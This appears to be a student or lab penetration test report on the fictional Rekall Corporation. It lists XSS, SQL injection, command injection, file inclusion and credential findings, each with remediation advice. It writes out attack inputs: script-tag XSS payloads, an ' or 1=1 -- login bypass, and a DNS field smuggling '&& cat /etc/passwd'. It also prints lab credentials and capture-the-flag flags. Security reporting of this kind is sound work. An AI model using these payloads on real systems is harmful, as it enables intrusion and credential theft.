



Cybersecurity

Penetration Test Report

Rekall Corporation

Penetration Test Report

Confidentiality Statement

This document contains confidential and privileged information from Rekall Inc. (henceforth known as Rekall). The information contained in this document is confidential and may constitute inside or non-public information under international, federal, or state laws. Unauthorized forwarding, printing, copying, distribution, or use of such information is strictly prohibited and may be unlawful. If you are not the intended recipient, be aware that any disclosure, copying, or distribution of this document or its parts is prohibited.

Table of Contents

Confidentiality Statement	2
Contact Information	4
Document History	4
Introduction	5
Assessment Objective	5
Penetration Testing Methodology	6
Reconnaissance	6
Identification of Vulnerabilities and Services	6
Vulnerability Exploitation	6
Reporting	6
Scope	7
Executive Summary of Findings	8
Grading Methodology	8
Summary of Strengths	9
Summary of Weaknesses	9
Executive Summary Narrative	10
Summary Vulnerability Overview	13
Vulnerability Findings	14

Contact Information

Company Name	Room9
Contact Name	Cam
Contact Title	CISO

Document History

Version	Date	Author(s)	Comments
001	16/01/2024	Salin	First Draft
002	18/01/2024	Liam	Second Draft
003	19/01/2024	Nehaal	Third Draft
004	20/01/2024	Cam	Final Edit
005	21/01/2024	Nehaal, Salin, Cam, Liam	Final Review

Introduction

In accordance with Rekall policies, our organization conducts external and internal penetration tests of its networks and systems throughout the year. The purpose of this engagement was to assess the networks' and systems' security and identify potential security flaws by utilizing industry-accepted testing methodology and best practices.

For the testing, we focused on the following:

- Attempting to determine what system-level vulnerabilities could be discovered and exploited with no prior knowledge of the environment or notification to administrators.
- Attempting to exploit vulnerabilities found and access confidential information that may be stored on systems.
- Documenting and reporting on all findings.

All tests took into consideration the actual business processes implemented by the systems and their potential threats; therefore, the results of this assessment reflect a realistic picture of the actual exposure levels to online hackers. This document contains the results of that assessment.

Assessment Objective

The primary goal of this assessment was to provide an analysis of security flaws present in Rekall's web applications, networks, and systems. This assessment was conducted to identify exploitable vulnerabilities and provide actionable recommendations on how to remediate the vulnerabilities to provide a greater level of security for the environment.

We used our proven vulnerability testing methodology to assess all relevant web applications, networks, and systems in scope.

Rekall has outlined the following objectives:

Table 1: Defined Objectives

Objective
Find and exfiltrate any sensitive information within the domain.
Escalate privileges.
Compromise several machines.

Penetration Testing Methodology

Reconnaissance

We begin assessments by checking for any passive (open source) data that may assist the assessors with their tasks. If internal, the assessment team will perform active recon using tools such as Nmap and Bloodhound.

Identification of Vulnerabilities and Services

We use custom, private, and public tools such as Metasploit, hashcat, and Nmap to gain perspective of the network security from a hacker's point of view. These methods provide Rekall with an understanding of the risks that threaten its information, and also the strengths and weaknesses of the current controls protecting those systems. The results were achieved by mapping the network architecture, identifying hosts and services, enumerating network and system-level vulnerabilities, attempting to discover unexpected hosts within the environment, and eliminating false positives that might have arisen from scanning.

Vulnerability Exploitation

Our normal process is to both manually test each identified vulnerability and use automated tools to exploit these issues. Exploitation of a vulnerability is defined as any action we perform that gives us unauthorized access to the system or the sensitive data.

Reporting

Once exploitation is completed and the assessors have completed their objectives, or have done everything possible within the allotted time, the assessment team writes the report, which is the final deliverable to the customer.

Scope

Prior to any assessment activities, Rekall and the assessment team will identify targeted systems with a defined range or list of network IP addresses. The assessment team will work directly with the Rekall POC to determine which network ranges are in-scope for the scheduled assessment.

It is Rekall's responsibility to ensure that IP addresses identified as in-scope are actually controlled by Rekall and are hosted in Rekall-owned facilities (i.e., are not hosted by an external organization). In-scope and excluded IP addresses and ranges are listed below.


Executive Summary of Findings

Grading Methodology

Each finding was classified according to its severity, reflecting the risk each such vulnerability may pose to the business processes implemented by the application, based on the following criteria:

- Critical:** Immediate threat to key business processes.
- High:** Indirect threat to key business processes/threat to secondary business processes.
- Medium:** Indirect or partial threat to business processes.
- Low:** No direct threat exists; vulnerability may be leveraged with other vulnerabilities.
- Informational:** No threat; however, it is data that may be used in a future attack.

As the following grid shows, each threat is assessed in terms of both its potential impact on the business and the likelihood of exploitation:



Summary of Strengths

While the assessment team was successful in finding several vulnerabilities, the team also recognized several strengths within Rekall's environment. These positives highlight the effective countermeasures and defenses that successfully prevented, detected, or denied an attack technique or tactic from occurring.

- Continual and continuous penetration testing is conducted to identify and address security vulnerabilities.
- The data validation appears to be present, however it can be bypassed.
- Room9 Inc was unable to hack passwords of certain individuals.
- Room9 Inc made several unsuccessful attempts to gain access via Metasploit.

Summary of Weaknesses

We successfully found several critical vulnerabilities that should be immediately addressed in order to prevent an adversary from compromising the network. These findings are not specific to a software version but are more general and systemic vulnerabilities.

- Web Application is vulnerable to XSS (Stored and Reflected) and SQL payload injection.
- Credentials found in HTML source code.
- Apache web server was found to be outdated.
- SLMail server is vulnerable leading to multiple exploits.
- Access to hashes allowed for credentials and privilege escalation.
- nmap allowed us to see details of IP range's and vulnerabilities (open ports, specific vulnerabilities, computer names, etc).
- Open Ports allowed for file enumeration and unauthorized access.

Executive Summary

During the penetration testing of Rekall's IT assets, Room9 Inc identified critical vulnerabilities that pose a severe threat to the company's revenue and reputation. The web application is susceptible to XSS Reflected and Stored attacks, Local File Inclusion, and SQL Injection on specific pages. Room9 Inc was able to brute force a login and the Networking.php page is also vulnerable to Command Injection.

Open-source data, including a stored certificate, was exposed through OSINT, and user login credentials were shockingly stored in plain view in the HTML source code of the Login.php page. The robots.txt file and a GitHub repository revealed sensitive information, leading to unauthorized access to web hosts files. The Apache server had an outdated Struts vulnerability.

In the Linux environment, Room9 Inc exposed five exposed and vulnerable IP addresses. One host running Drupal was accessed using stolen credentials, and privileges were escalated to root. A common shell RCE execution vulnerability was found, and Shellshock exploit in Metasploit provided access to the sudoers file.

In the Windows environment, open and vulnerable FTP Port 21 and Port 110 (SLMail service) were discovered. Metasploit exposed these vulnerabilities and enabled access to a cracked password hash file. Scheduled tasks were visible in the Task Scheduler.

In conclusion, these vulnerabilities can lead to significant harm to Rekall's assets and business functionality. Room9 Inc has provided detailed recommendations for mitigating each vulnerability to prevent potential damage and loss.

Summary Vulnerability Overview


Vulnerability	Severity
XSS Reflected	Critical
XSS Stored	Critical
Sensitive Data Exposure	Critical
Local File Inclusion	Critical
SQL Injection	Critical
Command Injection	Critical
Brute Force Attack	Critical
PHP Injection	Critical
Open source exposed credentials	Critical
Port 80 open	Critical
Windows/pop3/Seattlelab_pass	Critical
scheduled tasks access	Critical
Nmap scan reveals sensitive information	Critical
Apache Struts	Critical
Shellshock on port 80	Critical
Kiwi	Critical
Drupal	Critical
Open FTP port 21	Critical
Psexec	Critical
Access Control	Critical
Server Leaks Information via "X-Powered-By" HTTP Response Header Field(s)	High
Directory Traversal	High
open source exposed data	High
Session Management	Medium
Certificate search via crt.sh	Medium


The following summary tables represent an overview of the assessment findings for this penetration test:

Scan Type	Total
Hosts	Web App - 192.168.14.35 Linux - 192.168.13.1, 192.168.13.10, 192.168.13.12, 192.168.13.13 , 192.168.13.14 Windows - 172.22.117.10, 172.22.117.20
Ports	Web app - Port 80, 110 Linux - Port 21, 80, 8080 Windows - Port 80, 445, 8080


Exploitation Risk	Total
Critical	20
High	3
Medium	2
Low	0


Vulnerability Findings


Vulnerability 1	Findings
Title	XSS Reflected
Type (Web app / Linux OS / Windows OS)	Web APP
Risk Rating	Critical
Description	Malicious script reflected successfully on the home page
Images	 <p>The screenshot shows a web browser window titled 'Welcome' with the URL '192.168.14.35/Welcome.php?payload=<script>alert('Test')%3B<%2Fscript>'. The page content includes a large 'Q' logo and the text 'REKALL CORPORATION'. Below this, it says 'Welcome to VR Planning'. It prompts the user to enter their name and provides a 'GO' button. To the right, there are three circular icons with text: 'Be the', 'A...', and 'Loc...'. The page also contains some descriptive text about VR planning.</p>
Affected Hosts	192.168.14.35
Remediation	Input Validation and removing the ability to input special characters such as >, /, etc

Vulnerability 2	Findings																
Title	XSS stored																
Type (Web app / Linux OS / Windows OS)	Web app																
Risk Rating	Critical																
Description	We were able to comment on the malicious script on the comment box which was then stored in the database.																
Images	 <p>The screenshot shows a web browser window with the URL 192.168.14.35/comments.php. The page has a red header with the Rekall Corporation logo and navigation links for Home, About Rekall, Welcome (which is highlighted), VR Planner, and Login. Below the header, there is a large text area that says "Please leave your comments on our website!". A red box highlights a comment entry in the text area: <script>alert('Test');</script>. Below this, there is a table with columns for #, Owner, Date, and Entry. The table contains three entries:</p> <table border="1"> <thead> <tr> <th>#</th> <th>Owner</th> <th>Date</th> <th>Entry</th> </tr> </thead> <tbody> <tr> <td>1</td> <td>bee</td> <td>2024-01-09 08:06:21</td> <td></td> </tr> <tr> <td>2</td> <td>bee</td> <td>2024-01-09 08:10:00</td> <td></td> </tr> <tr> <td>3</td> <td>bee</td> <td>2024-01-09 08:10:13</td> <td></td> </tr> </tbody> </table>	#	Owner	Date	Entry	1	bee	2024-01-09 08:06:21		2	bee	2024-01-09 08:10:00		3	bee	2024-01-09 08:10:13	
#	Owner	Date	Entry														
1	bee	2024-01-09 08:06:21															
2	bee	2024-01-09 08:10:00															
3	bee	2024-01-09 08:10:13															
Affected Hosts	192.168.14.35																
Remediation	Input Validation and removing the ability to input special characters such as > , / , etc																


Vulnerability 3	Findings
Title	Sensitive Data Exposure
Type (Web app / Linux OS / Windows OS)	Web app
Risk Rating	Critical
Description	we could find the credentials for the admin account on the html page source on the login.php

Images	 <p>The screenshot shows a login form with fields for 'Login' and 'Password'. The source code of the page is visible at the top, showing PHP code for handling the login. A red box highlights the success message: "Successful login! flag 8 is 87fsdkf6djf , also check out the admin only networking tools HERE".</p>
Affected Hosts	192.168.14.35
Remediation	Removing the sensitive data which can be accessed from the html source

Vulnerability 4	Findings
Title	Local File Inclusion
Type (Web app / Linux OS / Windows OS)	Web app
Risk Rating	Critical
Description	Local file inclusion successfully done by uploading the .php file
Images	 <p>The screenshot shows a website with a logo and navigation menu. The main content area has a large heading: "Choose your Adventure by uploading a picture of your dream adventure!". Below it is a form for uploading an image, with a message: "Please upload an image: Browse... No file selected." and a button "Upload Your File!". At the bottom, there is a message: "Your image has been uploaded here.Congrats, flag 5 is mmssdi73g".</p>
Affected Hosts	192.168.14.35
Remediation	Input validation and sanitization, Whitelist allowed files, Disable PHP remote file inclusion

Vulnerability 5	Findings
Title	SQL Injection
Type (Web app / Linux OS / Windows OS)	Web app
Risk Rating	Critical
Description	we were able to do SQL injection attack on the user login for the login.php
Images	 <p>The screenshot shows a user login form with fields for 'Login' and 'Password'. In the 'Login' field, the value "' or 1=1 --" has been entered, demonstrating a SQL injection attack. Below the form, a success message reads "Congrats, flag 7 is bcs92sjsk233".</p>
Affected Hosts	192.168.14.35
Remediation	Input Validation and removing the ability to input special characters such as > , /, etc, and sanitization


Vulnerability 6	Findings
Title	Command Injection
Type (Web app / Linux OS / Windows OS)	Web app
Risk Rating	Critical
Description	we were able to inject command on dns check toolbar by using www.splunk.com && cat /etc/passwd to view the users credentials


Images 	Affected Hosts 192.168.14.35 Remediation Implement input validation and remove unintended access
--	---

Vulnerability 7	Findings
Title	Bruteforce
Type (Web app / Linux OS / Windows OS)	Web app
Risk Rating	Critical
Description	We were able to guess the password for user melina which was same as username and were able to login into admin

Images	<p style="text-align: center;">Admin Login</p> <p>Enter your Administrator credentials!</p> <p>Login:</p>  <p>Password:</p>  <p>Login</p> <p>Successful login! flag 12 is hsk23oncsd , also the top secret legal data located here: HERE</p>
Affected Hosts	192.168.14.35
Remediation	Using strong passwords consisting of uppercase, lowercase, numbers and special characters. Set login attempt limits


Vulnerability 8	Findings
Title	PHP injection
Type (Web app / Linux OS / Windows OS)	Web app
Risk Rating	Critical
Description	We were able to input a php injection to display userid
Images	<p style="text-align: center; font-size: 2em; color: red;">Choose your location by uploading a picture</p> <p style="text-align: center; margin-top: 20px;"> Please upload an image: <input type="button" value="Browse..."/> No file selected. </p> <p style="text-align: center; margin-top: 10px;"> <input style="background-color: black; color: white; border: none; padding: 2px 10px;" type="button" value="Upload Your File!"/> </p> <p style="text-align: center; margin-top: 10px; font-size: small;"> Your image has been uploaded here.Congrats, flag 6 is Id8skd62hdd </p>

	<p>Please upload an image:</p> <p>Browse... No file selected.</p> <p>Upload Your File!</p> <p>Your image has been uploaded here. Congrats, flag 5 is mmssdi73g</p> 
Affected Hosts	192.168.14.35
Remediation	Avoid passing user-submitted input to any filesystem/framework API

Vulnerability 9	Findings
Title	Open source exposed credentials
Type (Web app / Linux OS / Windows OS)	Web app
Risk Rating	Critical
Description	We used OSINT to discover a user's credential from Total recall
Images	

	 <pre> User-agent: GoodBot Disallow: User-agent: BadBot Disallow: / User-agent: * Disallow: /admin/ Disallow: /documents/ Disallow: /images/ Disallow: /souvenirs.php/ Disallow: flag9:dkkdudfkdy23 </pre> <pre> <form action="/Login.php" method="POST"> <p><label for="login">Login:</label>dougquaid
 <input type="text" id="login" name="login" size="20" /></p> <p><label for="password">Password:</label>kuato
 <input type="password" id="password" name="password" size="20" /></p> <button type="submit" name="form" value="submit" background-color="black">Login</button> </form>
 </pre>
Affected Hosts	172.22.117.20
Remediation	Educate users to not put there credentials on the web openly

